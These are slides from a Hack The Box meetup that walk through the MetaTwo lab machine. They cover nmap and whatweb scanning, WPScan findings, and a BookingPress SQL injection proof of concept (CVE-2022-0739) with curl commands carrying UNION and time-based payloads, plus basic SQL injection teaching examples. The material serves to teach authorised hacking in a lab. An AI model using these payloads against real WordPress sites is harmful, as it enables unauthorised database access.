



# Hack The Box Meetup 0x0B | Onsite @ RAUM68
(sponsored by netwolk)

# Hack The Box Meetup 0x0B | Onsite @ RAUM68 (sponsored by netwolk)



| | |
|---|---|
| 18:00 | Door Opening |
| 18:15 – 18:45 | Intro and Setup |
| 18:45 – 20:00 | Hacking / Walkthrough |
| 20:00 – 20:30 | Break |
| 20:30 – 21:45 | Hacking / Walkthrough |
| 21:45 – 22:00 | Ending |

# Admin

- Wi-Fi
- Food / drinks (input)

- Toilets (output)
- Pictures ok/nok?

- Slides: https://slides.hackingnight.ch


netwolk
YOUR IT. WE CARE.

# Hosts

**Antoine Neuenschwander**
Tech Lead Bug Bounty, Swisscom

**Andreas Heer**
Content Manager & Journalist, Swisscom

# Offensive Security

aka Ethical Hacking / White Hat Hacking

Understand Technology

Acknowledge there is no 100% security

Find Vulnerabilities

**Contradict all Assumptions**

# Legal Aspects

Computer hacking is illegal, right?

Art. 143 bis Swiss Penal Code

**Unauthorised access to a data processing system**

**Hack The Box**

Provides lab environment to learn about attacker tactics

# Gamification

Capture the Flag (CTF)

**Hacking Competition**


(warning: addictive)

# HACKTHEBOX

> 400 virtual machines (boxes)

# Hacking Setup

Option #1




Attacker Machine
(Native OS/Virtual Machine)


VPN

Target Box

Option #2



Browser




Kali Linux

VirtuaLab


VPN

Target Box

Option #3



Browser



Parrot OS

HTB PwnBox

VPN (automatic)

Target Box

Setup Option #3


# HTB PwnBox

Cloud-Based VM

Automatic VPN Setup


# Connect to the Lab via HTB PwnBox

Select the PwnBox instead of VPN




# Connect to the Lab via HTB PwnBox

Choose the nearest location




# Connect to the Lab via HTB PwnBox

Start PwnBox & Open Desktop



# Today on the Menu



# Walktrough: MetaTwo

- Linux machine running Wordpress
- Technology Fingerprinting & Vuln Scan
- SQL injection – CVE-2022-0739
- XML eXternal Entity (XXE) – CVE-2021-29447
- Foothold via exposed FTP credentials
- Privilege escalation via credentials in password manager

# /etc/hosts file

- Add the domain **certified.htb** to the **/etc/hosts** file
- Overrides DNS resolution

```
$ sudo nano /etc/hosts
```

And add the following entry:

```
10.10.11.XXX metapress.htb
```


---

Or:

```
$ echo 10.10.11.XXX metapress.htb | sudo tee -a /etc/hosts
```

# #1 Network Scanning & Active Directory Enumeration

| | | |
|---|---|---|
| **Application** | Provides **network services** to applications | HTTP, FTP, SMTP, SSH, etc. |
| **Transport** | Ensures **reliable data transfer** between devices | TCP Port<br>1337 |
| **Internet** | **Routing** of data packets within and between networks | IP Address<br>203.0.113.45 |
| **Network Access** | **Physical Transmission** of Data<br>• Ethernet (LAN cable)<br>• Wi-Fi | MAC Address<br>48:2C:6A:1E:59:3F |




# TCP Ports

Numerical identifiers used to distinguish different services on a host.

16bit range from 0-65535

# Service Enumeration using nmap

**nmap** = the network mapper

```
$ nmap <ip-address>
```

```
$ nmap 10.0.0.1
```

# Advanced nmap options

Minimal rate (≥ packets / second)

```
$ nmap --min-rate=1000 <ip-address>
```

Timing template (0-5, higher is faster)

```
$ nmap -T4 <ip-address>
```

Scan specific ports

```
$ nmap -p21,22,80,100-200 <ip-address>
```

Scan all (65535) ports

```
$ nmap -p- <ip-address>
```

Determine service/version information


```
$ nmap -sV <ip-address>
```

Script scan (default nmap scripts)

```
$ nmap -sC <ip-address>
```

# #1 Technology Fingerprinting & Vulnerability Scan

# Wappalyzer Browser Plugin



# whatweb command line tool

```
└──╼ [★]$ whatweb -a 3 metapress.htb
http://metapress.htb [200 OK] Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5,
HTTPServer[nginx/1.18.0], IP[10.129.228.95], MetaGenerator[WordPress 5.6.2], PHP
[8.0.24], PoweredBy[--], Script, Title[MetaPress &#8211; Official company site],
 UncommonHeaders[link], WordPress[5.6.2], X-Powered-By[PHP/8.0.24], nginx[1.18.0
]
```

# WPScan Wordpress Security Scanner

```
wpscan --url http://metapress.htb -e vp --plugins-detection mixed
--api-token <token>
```

```
| [!] Title: BookingPress < 1.0.11 - Unauthenticated SQL Injection
|     Fixed in: 1.0.11
|     References:
|      - https://wpscan.com/vulnerability/388cd42d-b61a-42a4-8604-99b812db2357
|      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-0739
|      - https://plugins.trac.wordpress.org/changeset/2684789
|
```

# #2 Wordpress Security Assessment
# SQLi CVE-2022-0739

# BookingPress < 1.0.11 - Unauthenticated SQL Injection

## Description

The plugin fails to properly sanitize user supplied POST data before it is used in a dynamically constructed SQL query via the bookingpress_front_get_category_services AJAX action (available to unauthenticated users), leading to an unauthenticated SQL Injection

## Proof of Concept

```
- Create a new "category" and associate it with a new "service" via the BookingPress admin menu (/wp-admin/admin.php?page=bookingpress_services)
- Create a new page with the "[bookingpress_form]" shortcode embedded (the "BookingPress Step-by-step Wizard Form")
- Visit the just created page as an unauthenticated user and extract the "nonce" (view source -> search for "action:'bookingpress_front_get_categ
- Invoke the following curl command

curl -i 'https://example.com/wp-admin/admin-ajax.php' \
  --data 'action=bookingpress_front_get_category_services&_wpnonce=8cc8b79544&category_id=33&total_service=-7502) UNION ALL SELECT @@version,@@ve

Time based payload:  curl -i 'https://example.com/wp-admin/admin-ajax.php' \
  --data 'action=bookingpress_front_get_category_services&_wpnonce=8cc8b79544&category_id=1&total_service=1) AND (SELECT 9578 FROM (SELECT(SLEEP(
```

https://wpscan.com/vulnerability/388cd42d-b61a-42a4-8604-99b812db2357/

# SQL Injection

```
SELECT * FROM users WHERE username = 'user' AND password = 'pass';
```

username: o'tool

password: foobar

```
SELECT * FROM users WHERE username = 'o'tool' AND password = 'foobar';
```

username: o';--

password: foobar

```
SELECT * FROM users WHERE username = 'o';--' AND password = 'foobar';
```

# Identifying SQL Injections

- Input single quotes ( ' ) everywhere
- Look for error messages in the output HTML

# SQL Injection – Union Based

```
SELECT a, b FROM table1 WHERE a = 'user_input';
```

```
user_input: ' OR 1'='1' UNION SELECT 1
```

```
SELECT a, b FROM table1 WHERE a = '' OR '1'='1'
UNION SELECT 1;
```

```
user_input: ' OR 1'='1' UNION SELECT 1, 2
```

```
SELECT a, b FROM table1 WHERE a = '' OR '1'='1'
UNION SELECT 1, 2;
```

| a | b |
|---|---|
| foo | bar |
| baz | bla |

| a | b |
|---|---|
| foo | bar |
| baz | bla |

+

| | |
|---|---|
| 1 | |

| a | b |
|---|---|
| foo | bar |
